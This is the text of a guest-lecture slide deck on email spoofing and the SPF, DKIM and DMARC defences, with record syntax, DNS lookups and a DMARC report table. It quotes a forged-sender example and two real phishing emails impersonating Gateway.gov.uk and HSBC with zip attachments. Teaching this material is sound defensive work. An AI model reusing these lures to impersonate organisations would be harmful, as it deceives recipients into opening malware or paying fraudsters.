DMARC's Role in Counter-Attacking Phishing, Malware and Fraud

Charlie Hothersall-Thomas

Emails and From headers

guest lecture at Imperial? Inbox x

Sergio Maffeis 9 Jan

to me

hi Charlie, how are things going in Bath?
i wanted to ask you if you were up for another guest lecture for the Network & Web security course about something related to your work at Netcraft.

Emails and From headers

```
To: Charlie Hothersall-Thomas <cht@netcraft.com>
From: Sergio Maffeis <sergio.maffeis@imperial.ac.uk>
Subject: guest lecture at Imperial?
Date: Mon, 9 Jan 2017 18:45:00 +0000

hi Charlie, how are things going in Bath?
i wanted to ask you if you were up for another guest lecture for the
Network & Web security course about something related to your work at
Netcraft.
```

From headers can be spoofed!

To: Chris Novakovic <c.novakovic@imperial.ac.uk>

From: Sergio Maffeis <sergio.maffeis@imperial.ac.uk>

Subject: extend coursework deadline

Date: Thu, 9 Feb 2017 10:34:17 +0000

hi Chris,

can you extend the deadline for this week's coursework by 1 week? I think we need to give the students more time.

regards,

Sergio

Email Forgery: Real World Examples

Your Online Submission for Reference 485/GB2685439 Could not process - Message (Plain Text)

FILE MESSAGE Netcraft

Ignore Junk Delete | Reply Reply All Forward Meeting More | Archive To Manager Team Email | Move Rules OneNote Actions | Mark Unread Categorize Follow Up | Translate Find Related Select | Zoom

Delete Respond Quick Steps Move Tags Editing Zoom

Wed 11/03/2015 09:05

Gateway.gov.uk <gateway.confirmation@gateway.gov.uk>

Your Online Submission for Reference 485/GB2685439 Could not process

To prodgers@moodysystems.co.uk

This message was sent with High importance.

Message GB2685439.zip (13 KB)

The submission for reference 485/GB2685439 was successfully received and was not processed.

Check attached copy for more information.

This is an automatically generated email. Please do not reply as the email address is not monitored for received mail.

See more about Gateway.gov.uk.

Email Forgery: Real World Examples

FW: T/T PAYMENT - Message (HTML)

FILE | MESSAGE | Netcraft

Ignore | Junk | Delete | Reply | Reply All | Forward | Meeting | More | Archive | Team Email | Reply & Delete | To Manager | Done | Create New | Move | Rules | OneNote | Actions | Mark Unread | Categorize | Follow Up | Translate | Find | Related | Select | Zoom

Wed 11/05/2016 10:47

Remittance <service.commercial@hsbc.com.hk>

FW: T/T PAYMENT

To xx.xxxx@xxxxxxxxxx.xxx

Message | Paymentremittance00734withInvoice.zip (328 KB)

1 attachments =total 1.3 KB)

13/4/2016 Business Internet Banking

HSBC Hong Kong Print

Modify / Delete Payments

Your instruction has been received. Please go to 'Transaction Advices' page under 'Bank Advices' to check the processing status and service charge of your instruction.

Transaction Reference Number	N41324734996
TT Reference	HK113046BI839432
Pay From	652-418377-838 Business Integrated Account USD Savings
Payment Currency/Amount	USD 44,862.46
Pay On	13/04/2016
Beneficiary Bank Location	VIETNAM
Beneficiary Bank Name	JOINT STOCK COMMERCIAL BANK FOR INV
Beneficiary Bank Address	212 YERSIN STREET THU DAU MOT TOWN BINH DUONG PROVINCE VIETNAM

See more about Remittance.

Defending Against Email Forgery

- Sign email bodies and attachments
  - PGP/GPG
  - S/MIME
- Typical users can’t be expected to use these
  - Non-trivial to set up; obstructive once set up
  - Need a solution implemented at an organisation level, such that end-users need not be concerned
- **SPF, DKIM and DMARC**

NETCRAFT

Sender Policy Framework (SPF)

- Owner of a hostname* specifies which hosts may and may not send email from their hostname
  - Most commonly a whitelist, with all other senders being rejected
  - Implemented using a TXT DNS record
- Receiving mailserver checks all received emails against SPF record for the sending hostname
  - Deliver to Junk folder on failure

NETCRAFT

Sender Policy Framework (SPF)


- Owner of a hostname* specifies which hosts may and may not send email from their hostname
  - Most commonly a whitelist, with all other senders being rejected
  - Implemented using a TXT DNS record

- Receiving mailserver checks all received emails against SPF record for the sending hostname
  - Deliver to Junk folder on failure


* In practice, this is often done for a **domain** only (e.g. example.com rather than x.example.com). More on this later.

NETCRAFT

Sender Policy Framework (SPF)



Sender Policy Framework (SPF)



Attacker is unable to control SPF record for hostnames under domains that don't belong to them

SPF Record Format

```
v=spf1 -all
```

Reject all mail sent from the hostname

- Record starts with `v=spf1` and consists of a series of space-separated terms (mechanisms or modifiers)

NETCRAFT

SPF Record Format

```
v=spf1 -all
```

Qualifier Mechanism

Reject all mail sent from the hostname

- Mechanisms are optionally prefixed with a qualifier

SPF Record Format

```
v=spf1 a -all
```

Allow mail to be sent from any hosts that are A records of the hostname, rejecting anything else

- Mechanisms are evaluated from left to right

SPF Record Format: Qualifiers

Qualifier	Name	Action
+	Pass	Accept
–	Fail	Reject
~	SoftFail	Accept but mark (used for testing)
?	Neutral	Accept

In the absence of a qualifier before a mechanism, + is used

e.g. `"v=spf1 a -all"` and `"v=spf1 +a -all"` are equivalent

NETCRAFT

SPF Record Format: Common Mechanisms

Mechanism	Description
`all`	Always matches
`a`	Matches iff the sender's IP is an A record of the hostname
`mx`	Matches iff the sender's IP is an A record of any of the hostname's MX records
`ip4`	Matches iff the sender's IP is contained within the given range

For a full list of mechanisms and also modifiers:

http://www.openspf.org/SPF_Record_Syntax

NETCRAFT

Real-World SPF Examples


```
~$ dig +short txt netcraft.com
"v=spf1 ip4:194.72.238.0/24 ip4:52.31.138.216/32 mx ?all"

~$ dig +short mx netcraft.com
5 mail.netcraft.com.
10 mail2.netcraft.com.
```

Real-World SPF Examples

HSBC


```
~$ dig +short txt hsbc.co.uk
"v=spf1 mx ip4:193.108.76.63/21 ip4:91.214.7.46/22 ~all"
"google-site-
verification=2ED1anl3elka5NBAf_b5aXbDakkuwB8MNsVOn84IHf0"
"00573463"
```

NETCRAFT

DomainKeys Identified Mail (DKIM)

- Another defence against mail spoofing, separate from SPF
- Public-key cryptography
  - Usually RSA with SHA-256
  - Sender stores public key in TXT DNS record
  - Sender signs emails using private key, including the resulting signature in the email (`DKIM-Signature` header)
- Receiver verifies signature against public key retrieved via DNS
  - Deliver to Junk folder on failure

DomainKeys Identified Mail (DKIM)



DomainKeys Identified Mail (DKIM)


Domain owner

Store public key

Private key

Hold private key securely

DNS



Sender (attacker)

Unsigned email

Attacker does not have access to private key for domain

- Attacker can't sign email such that receiver will successfully verify the signature
- Could sign with a different keypair known to the attacker, but this is no use – attacker can't control public key in DNS

DomainKeys Identified Mail (DKIM)


Domain owner

Store public key

Private key

Hold private key securely

DNS



Sender (attacker)

Unsigned email

Attacker does not have access to private key for domain

- Attacker can't sign email such that receiver will successfully verify the signature
- Could sign with a different keypair known to the attacker, but this is no use – attacker can't control public key in DNS

Problem: what if attacker sends an unsigned email? How can the receiver know that the domain's legitimate emails will always be signed?

NETCRAFT

DMARC

- “Domain-based Message Authentication, Reporting & Conformance”
- Allows domain owners to...
  - Inform receivers that they use SPF and/or DKIM
  - Learn of emails sent from their domain failing SPF and DKIM checks (“DMARC violations”)
  - Specify how receivers should handle DMARC violations
- As with SPF, DMARC policy specified using TXT DNS record

NETCRAFT

DMARC

Assuming identifier domains in alignment, SPF pass or DKIM pass required for DMARC pass

SPF Pass	DKIM Pass	DMARC Pass
✗	✗	✗
✗	✓	✓
✓	✗	✓
✓	✓	✓

NETCRAFT

DMARC Record Format

`v=DMARC1; p=reject`

Reject all DMARC failures

- DMARC record consists of `tag=value` pairs separated by `;`
- `v=DMARC1` and `p` (policy) are the only two tags required

DMARC Failure Policies

Policy	Description
`none`	Receiver takes no action if DMARC check fails (useful whilst testing – can still receive reports with a `none` policy)
`quarantine`	Receiver treats email as suspicious if DMARC check fails, e.g. deliver to Junk folder
`reject`	Receiver rejects email if DMARC check fails

- Optional `pct` tag (defaults to 100) can be used to apply the policy to a given percentage of mail
  - Remaining messages are treated with next-lower policy
  - Useful for testing, increasing `pct` as confidence increases

NETCRAFT

DMARC Record Format

```
v=DMARC1; p=reject; pct=80
```

Reject 80% of DMARC failures, quarantining the remaining 20%

DMARC Record Format

```
v=DMARC1; p=reject;
rua=mailto:netcraft@rua.netcraft.com;
ruf=mailto:netcraft@ruf.netcraft.com
```

Reject all of DMARC failures, sending:

- aggregate reports to netcraft@rua.netcraft.com
- forensic reports to netcraft@ruf.netcraft.com

Forensic and Aggregate Reports

- Aggregate
  - Sent at fixed time intervals (most common: daily at midnight)
  - Includes information on DMARC passes as well as failures
  - No message-level data
- Forensic
  - Near-immediate
  - Failure only (one report per failed email)
  - Message-level data (headers and URIs; sometimes body and attachments)
- Netcraft ❤️ forensic reports

NETCRAFT

Aggregate

Aggregate Report - DMA

Secure | https://dmarc.netcraft.com/admin/reports/report-detail/759115

NETCRAFT DMARC Visualiser

Fraud Detection | Network Examinations | Phishing Kits | Screenshot | Takedown | cht@netcraft.com

Overview | DNS Records | Aggregate Reports | Forensic Reports | FAQ | Settings | Alerts | Manage | Permalink | Customer: Netcraft

Report Details for 759115

Click on an IP address to see more details.

Go back to aggregate report overview by organisation.

Organisation:	Microsoft Corp.
Start Date:	2017-02-05 17:00:00 UTC
End Date:	2017-02-06 17:00:00 UTC
Customer:	netcraft
Submitted:	2017-02-06 17:16:35

Record Info		**Policy Evaluated**			**Auth Results**			
IP Address	**Count**	**Disposition**	**DKIM**	**SPF**	**DKIM Results**		**SPF Results**	
52.31.138.216	3220	None	Fail	Pass	netcraft.com	None	netcraft.com	Pass
194.72.238.51	43	None	Fail	Pass	lists.netcraft.com	None	lists.netcraft.com	Pass
194.72.238.29	11	None	Fail	Fail	speyside.netcraft.com	None	speyside.netcraft.com	None
77.95.252.179	6	None	Fail	Fail	netcraft.com	None	netcraft.com	Neutral
194.72.238.7	4	None	Fail	Pass	netcraft.com	None	netcraft.com	Pass
81.95.105.161	2	None	Fail	Fail	netcraft.com	None	vige-trading.nl	None
94.124.94.233	2	None	Fail	Fail	netcraft.com	None	netcraft.com	Neutral
37.122.211.106	2	None	Fail	Fail	netcraft.com	None	netcraft.com	Neutral
92.48.206.88	1	None	Fail	Fail	netcraft.com	None	netcraft.com	Neutral
209.85.213.42	1	None	Fail	Fail	netcraft.com	None	tannet.nl	Temperror
209.85.213.48	1	None	Fail	Fail	netcraft.com	None	zedfix.com	None

